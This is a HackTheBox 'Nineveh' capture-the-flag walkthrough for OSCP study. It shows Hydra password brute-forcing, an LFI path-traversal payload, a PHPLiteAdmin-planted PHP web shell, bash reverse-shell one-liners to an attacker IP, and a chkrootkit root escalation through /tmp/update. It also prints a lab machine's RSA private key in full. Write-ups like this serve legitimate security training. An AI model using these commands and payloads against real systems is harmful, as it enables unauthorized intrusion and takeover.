
HackTheBox – Nineveh

PATH TO OSCP


–Filiplain

Tue 29 Jun 2021

Contents

| | | |
|----------|-------------------------------|----------|
| 1 | HackTheBox Nineveh | 1 |
| 1.1 | Objectives | 2 |
| 1.2 | Service Enumeration | 2 |
| 1.3 | Web Enumeration | 3 |
| 1.4 | Getting a shell | 8 |
| 1.5 | Getting User | 9 |
| 1.6 | Getting Root | 12 |

1 HackTheBox Nineveh



1.1 Objectives

- Use “Hydra” to get login passwords
- Exploit LFI and RCE vulnerabilities on the website
- Use stego to get a private key in an image
- Exploit vulnerability in “Chkrootkit” to Priv-Escalate

1.2 Service Enumeration

IP Address

10.10.10.43

Ports Open

80


443

Full Nmap Scan

```
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
443/tcp   open  ssl/ssl Apache httpd (SSL-only mode)
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject:
|   ↪ commonName=nineveh.htb/organizationName=HackTheBox
|   ↪ Ltd/stateOrProvinceName=Athens/countryName=GR
| Not valid before: 2017-07-01T15:03:30
|_Not valid after:  2018-07-01T15:03:30
|_ssl-date: TLS randomness does not represent time
|_tls-alpn:
|_ http/1.1
```

1.3 Web Enumeration

Port 80 web page:



It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.

Port 443 web page:



Fuzzing with Ffuf:

HTTP

```
ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt  
→ -u http://nineveh.htb/FUZZ -e .php,.txt
```

```
info.php [Status: 200, Size: 178, Words: 22, Lines: 6]  
department [Status: 200, Size: 83788, Words: 4060, Lines: 978]  
[Status: 301, Size: 315, Words: 20, Lines: 10]  
:: Progress: [54091/661644] :: Job [1/1] :: 399 req/sec :: Duration: [0:03:09] :: Errors
```

“department” Directory

The page redirects to a login page:

⚠ Not secure | 10.10.10.43/department/login.php

Log in

Invalid Password!

Username:

Password:

☐ Remember me

Here we can see a vulnerability where we confirm that the user “admin” is a valid user because of the “Invalid Password!”

Hydra for the HTTP login page

```
hydra -V -l admin -P /usr/share/wordlists/rockyou.txt nineveh.htb  
→ http-post-form  
→ "/department/login.php:username=^USER^&password=^PASS^:Invalid  
→ Password" -t 50
```


```
[ATTEMPT] target nineveh.htb - login admin - pass deteon - 4615 of 14344399 [child 16] (0/0)
[ATTEMPT] target nineveh.htb - login "admin" - pass "ESTRELLA" - 4616 of 14344399 [child 18] (0/0)
[80][http-post-form] host: nineveh.htb login: admin password: 1q2w3e4r5t
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-06-29 13:18:36
```

Password: 1q2w3e4r5t

LFI Vulnerability

The page allows us to do LFI if the URL contains “ninevehNotes”

```
?notes=files/ninevehNotes.txt../../../../../../../../etc/passwd
```



Otherwise the page will say “No note Selected”


HTTPS

```
ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
  -u https://nineveh.htb/FUZZ -e .php,.txt -t 80
```

```
db [Status: 200, Size: 49, Words: 3, Lines: 2]
.php [Status: 301, Size: 309, Words: 20, Lines: 10]
server-status [Status: 403, Size: 291, Words: 22, Lines: 12]
secure_notes [Status: 200, Size: 49, Words: 3, Lines: 2]
:: Progress: [316600/661644] :: Job [1/1] :: 819 req/sec :: Duration: [0:08:18] :: E
```

“db” Directory:**

The page redirects us to a login page:



Hydra for the HTTPS login page

```
hydra -V -l admin -P /usr/share/wordlists/rockyou.txt nineveh.htb
→ https-post-form
→ "/db/index.php:password=^PASS^&login=Log+In&proc_login=true:Incorrect
→ password" -t 50
```

```
[ATTEMPT] target nineveh.htb - login "admin" - pass "brandi" - 1437 of 14344399 [child 47] (
[ATTEMPT] target nineveh.htb - login "admin" - pass "arlene" - 1438 of 14344399 [child 23] (
[443][http-post-form] host: nineveh.htb login: admin password: password123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-06-29 15:16:35
```

Password: password123

RCE Vulnerability

This PHPLiteAdmin v1.9 is vulnerable to RCE:

Searchsploit:

|PHPLiteAdmin 1.9.3 - Remote PHP Code Injection | php/webapps/24044.txt |

Proof of Concept:

1. We create a db named "hack.php".

(Depending on Server configuration sometimes it will not work and the
 ↳ name **for** the db will be "hack.sqlite". Then simply **try** to rename
 ↳ the database / existing database to "hack.php".)

The script will store the sqlite database in the same directory as
 ↳ phpliteadmin.php.

Preview: <http://goo.gl/B5n90>

Hex preview: <http://goo.gl/lJ5iQ>

2. Now create a **new** table in **this** database and insert a text field
 ↳ with the **default** value:

<?php phpinfo()?>

Hex preview: <http://goo.gl/v7USQ>

3. Now we run hack.php

In our case we are going to create a db with the name "ninevehNotes.php", that way we can execute the php file with the LFI on the HTTP page, and instead of <?php phpinfo()?>, I used a mini web-shell <?php echo system(\$_REQUEST["cmd"]); ?>

The screenshot shows the PhpliteAdmin web interface. At the top, there are tabs: Browse, Structure, SQL, Search, Insert, Export, Import, Rename, Empty, and Drop. The 'Structure' tab is active, displaying a table with one column.

| Column # | Field | Type | Not Null | Default Value | Primary Key |
|----------|--|------|----------|---------------|-------------|
| 0 | <?php echo system(\$_REQUEST["cmd"]); ?> | TEXT | no | | no |

Below the table, there are buttons for 'Check All / Uncheck All', 'Delete', and 'Go'. There is also a section to 'Add 1 field(s) at end of table' with a 'Go' button.

At the bottom, a box titled 'Query used to create this table' contains the following SQL code:

```
CREATE TABLE 'hack.php' ('<?php echo system($_REQUEST["cmd"]); ?>' TEXT)
```

The path for our php file will be shown here:

ninevehNotes.php

Structure SQL Export Import Vacuum Rename Database Delete Database

Database name: ninevehNotes.php
 Path to database: /var/tmp/ninevehNotes.php
 Size of database: 2 KB
 Database last modified: 9:51am on June 29, 2021
 SQLite version: 3.11.0
 SQLite extension [?]: PDO
 PHP version: 7.0.18-0ubuntu0.16.04.1

| Type [?] | Name | Action | Records |
|----------|----------|--|---------|
| Table | hack.php | Browse Structure SQL Search Insert Export Import Rename Empty Drop | 0 |
| 1 total | | | 0 |

Path: /var/tmp/ninevehNotes.php


1.4 Getting a shell

Using The LFI for RCE

```
<...>/department/manage.php?notes=/var/tmp/ninevehNotes.php&cmd=ls
```

Not secure | 10.10.10.43/department/manage.php?notes=/var/tmp/ninevehNotes.php&cmd=ls


Notes Logout



```
SQLite format 3<
CREATE TABLE 'hack.php' (
  'css'
  'files'
  'footer.php'
  'header.php'
  'index.php'
  'login.php'
  'logout.php'
  'manage.php'
  'underconstruction.jpg'
  'underconstruction.jpg' TEXT)

```

Now that we have RCE, let's get a reverse-shell:



The screenshot shows a web browser's developer tools 'Request' tab. The first request is a GET to `/department/manage.php?notes=/var/tmp/ninevehNotes.php&cmd=/bin/bash+-c+"bash+-i+%26+/dev/tcp/10.10.14.14/8089+0>%261"`. The response status is 200. Below the browser window, a terminal window titled `filiplain@fsociety: ~/oscp/htb/nineveh` shows the following output:

```
filiplain@fsociety: ~  
Ncat: Version 7.91 ( https://nmap.org/ncat )  
Ncat: Listening on :::8089  
Ncat: Listening on 0.0.0.0:8089  
Ncat: Connection from 10.10.10.43.  
Ncat: Connection from 10.10.10.43:48856.  
bash: cannot set terminal process group (1383): Inappropriate ioctl for device  
bash: no job control in this shell  
www-data@nineveh:/var/www/html/department$
```

Don't forget to URL encode it.

1.5 Getting User

On the HTTPS server we also get a “secure_notes” directory, but no notes are found, just an image.

Let's see what can we find inside of it:

```
wget --no-check-certificate  
↪ https://nineveh.htb/secure_notes/nineveh.png
```

With a simple “strings” commands to the image we get a ssh key:

```
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEArI9EUD7bwqbmEsEpIeTr2KGP/wk8YAR0Z4mmvHNJ3UfsAhpI
H9/Bz1abFbrt16vH6/jd8m0urg/Em7d/FJncpPiIH81JbJ0pyTBvIAGNK7PhaQXU
PdT9y0xEEH0apbJkuknP4FH5Zrq0nhoDTa2WxXDcSS1ndt/M8r+eThx1bVznLBG5
FQq1/wmB65c8bds5tETlacr/150fv1A2j+vIdggxNgm8A34xZiP/WV7+7mhgvcnI
3oqwvxCI+VGhQZhoV9PdJ4+D4l023Ub9KyGm40tinCXePsMdY4KOLTR/z+oj4sQT
X+/1/xcl61LADcYk0Sw42b0b+yBEyc1TTq1NEQIDAQABAoIBAFvDbvvPgbr0bjTn
KiI/FbjUtKWpWfNDpYd+TybsnbdD0qPw8JpKKTJv79fs2KxMRVCdlV/IAVWV3QAK
FYDm5gTLIfuPD0V5jq/9Ii38Y0DozRGLDoFcmi/mB92f6s/sQYCarjcBOKDUL58z
GRZtIwb1RDgRAXbwxGoGZQDqeHqaHciGF0ugKQJmupo5hX0kfMg/G+Ic0Ij45uoR
JZecF3lx0kx0Ay85DcBkoYRiyn+nNgr/APJBXe9Ibkq4j0lj29V5dT/HSoF17VWo
9odiTBWwwzPVv0i/JEGc6sXUD0mXevoQIA9SkZ20JX08JoaQcRz628d0dukG6Utu
Bato3bkCgYEA5w2Hfp2Ayo124bDejSDj1Rjk6REn5D8TuELQ0cffPujZ4szXW5Kb
uj0UscFgZf2P+70UnaceCCAPNYmsaSVSCM0KCJQt5kly2DLWNUaCU30EpREIWkyl
1tXMOZ/T5fv8RQAZrj1BMxl+/UiV0IibgF07sPqSA/uNXwx2cLckhucCgYEAwP3b
vCMuW7qAc9K1Amz3+6dfa9bngtMjpr+wb+IP5UKMuh1mwcHWKjFIF8zI8CY0Iakx
Ddh0a4x+0MQEtKXtgaADuHh+NGClTLLckfEAMNGQHfBgWgBRS8EjXJ4e55hFV89
P+6+1FXXA1r/Dt/zIYN3Vtgo28mNNyK7rCr/pUcCgYEAghMDCp7hRLfbQWkksGzC
fGuUhwWkmb1/ZwauNJHbSIwG5ZFFgGcm8ANQ/Ok2gDzQ2PCrD2Iizf2UtvzMvr+i
tYXXuCE4yzenjrnkYEXMmjw0V9f6PskxwRemq7pxAPzSk0GVBUrEfnYEJSc/MmXC
iEBMuPz0RAaK93Zk0g3Zya0CgYBYbPhdP5FiHhX0+7pMHjmRaKLj+lehLbTMFLB1
MxMtbEymigonBPVn56Ssovv+bMK+GZOMUGu+A2WnqeiuDMjB99s8jpkztOeLmPh
PNiIsNNj fnt/G3RZiq1/Uc+6dFrv0/AIdw+goqQduXfcD0iNlnr7o5c0/Shi9tse
i6U0yQKBgCgvck5Z1iLrY1q05iZ3uVr4pqXHyG8ThrsTffkSVrBKHTmsXgtRhHoc
il6RYzQV/2ULgUBfAwdZDNtGxbu5oIUB938TCaLsHFDK6mSTbvB/DywYYScAWwF7
fw4LVXdQMjNJC3sn3JaY1zJkE4jXlZeNqVcx4ZadtdJD9i0+EUG
-----END RSA PRIVATE KEY-----
```

We can not access ssh port from the outside of the machine, unless we do a port knocking, but we also can use this key to ssh locally.

Upgrading shell

```
www-data@nineveh:/var/www/html/department$  
www-data@nineveh:/var/www/html/department$ python3 -c "import pty;pty.spawn('/bin/bash')"  
<tml/department$ python3 -c "import pty;pty.spawn('/bin/bash')"  
www-data@nineveh:/var/www/html/department$ ^Z  
zsh: suspended nc -lvnp 8089  
  
(filiplain@fsociety)-[~/oscp/htb/nineveh]  
$ stty raw -echo;fg  
[1] + continued nc -lvnp 8089  
  
www-data@nineveh:/var/www/html/department$ export TERM=xterm-256color  
www-data@nineveh:/var/www/html/department$
```

SSH to User

Let's ssh to the user "amrois"

```
chmod 600 id_rsa
```

```
ssh -i id_rsa amrois@localhost
```

```
www-data@nineveh:/tmp/.pepe$ ssh -i id_rsa amrois@localhost  
Could not create directory '/var/www/.ssh'.  
The authenticity of host 'localhost (127.0.0.1)' can't be established.  
ECDSA key fingerprint is SHA256:aWXP5ULnr55BcRUL/zX0n4gfJy5fg29KkuvnADfyMvk.  
Are you sure you want to continue connecting (yes/no)? yes  
Failed to add the host to the list of known hosts (/var/www/.ssh/known_hosts).  
Ubuntu 16.04.2 LTS  
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-62-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:        https://ubuntu.com/advantage  
  
288 packages can be updated.  
207 updates are security updates.  
  
You have mail.  
Last login: Mon Jul  3 00:19:59 2017 from 192.168.0.14  
amrois@nineveh:~$
```

1.6 Getting Root

Looking for cron jobs

```
amrois@nineveh:~$ crontab -l
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h dom mon dow  command
*/10 * * * * /usr/sbin/report-reset.sh
```

We see that there is a “report-reset.sh” scheduled to run.

```
#!/bin/bash

rm -rf /report/*.txt
```

It deletes every “.txt” file inside of the “/report/” directory.

```
amrois@nineveh:~$ cd /report/
amrois@nineveh:/report$ ls -la
total 40
drwxr-xr-x  2 amrois amrois 4096 Jun 29 14:13 .
drwxr-xr-x 24 root   root   4096 Jan 29 03:34 ..
-rw-r--r--  1 amrois amrois 4846 Jun 29 14:10 report-21-06-29:14:10.txt
-rw-r--r--  1 amrois amrois 4846 Jun 29 14:11 report-21-06-29:14:11.txt
-rw-r--r--  1 amrois amrois 4846 Jun 29 14:12 report-21-06-29:14:12.txt
-rw-r--r--  1 amrois amrois 4846 Jun 29 14:13 report-21-06-29:14:13.txt
amrois@nineveh:/report$ cat report-*
ROOTDIR is '/'
Checking `amd'... not found
Checking `basename'... not infected
Checking `biff'... not found
Checking `chfn'... not infected
Checking `chsh'... not infected
```

It looks like there is something creating these reports, we'll need to use a process monitor to see what it is.

Process Monitor

I'm going to use my process monitor script:

<https://github.com/Filiplain/bash-mini-tools/blob/main/ps-mon.sh>

```
Running each 4 seconds: 11/1000

176a177,180
> /usr/sbin/CRON -f
> /bin/sh -c /root/vulnScan.sh
> /bin/bash /root/vulnScan.sh
> /bin/sh /usr/bin/chkrootkit
^C

Exiting...

Out File: /tmp/061624994421.txt

Made in Do
amrois@nineveh:/tmp/.pepe$
```

We see a root owned “vulnScan.sh” script and “chkrootkit” running.

Exploiting Chkrootkit: Priv-Escalate

Searchsploit:

Chkrootkit 0.49 - Local Privilege Escalation | linux/local/33899.txt|

Steps to reproduce:

- Put an executable file named 'update' with non-root owner in /tmp
→ (not mounted noexec, obviously)
- Run chkrootkit (as uid 0)

Result: The file /tmp/update will be executed as root.

The only thing left is to make a malicious “update” file in “/tmp/” and wait for chkrootkit to execute it.

```
amrois@nineveh:/tmp$ cat update
#!/bin/bash

bash -i >& /dev/tcp/10.10.14.14/8088 0>&1
amrois@nineveh:/tmp$
```

Waiting for the Shell

```
Running each 4 seconds: 17/1000

185a186,191
> /usr/sbin/CRON -f
> /bin/sh -c /root/vulnScan.sh
> /bin/bash /root/vulnScan.sh
> /bin/sh /usr/bin/chkrootkit
> /bin/bash /tmp/update
> bash -i
█

(filiplain@fsociety)~[/oscp/htb/nineveh]
$ nc -lvnp 8088
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::8088
Ncat: Listening on 0.0.0.0:8088
Ncat: Connection from 10.10.10.43.
Ncat: Connection from 10.10.10.43:41702.
bash: cannot set terminal process group (21918): Inappropriate ioctl for device
bash: no job control in this shell
root@nineveh:~#
```

Cat the “/root/root.txt” flag!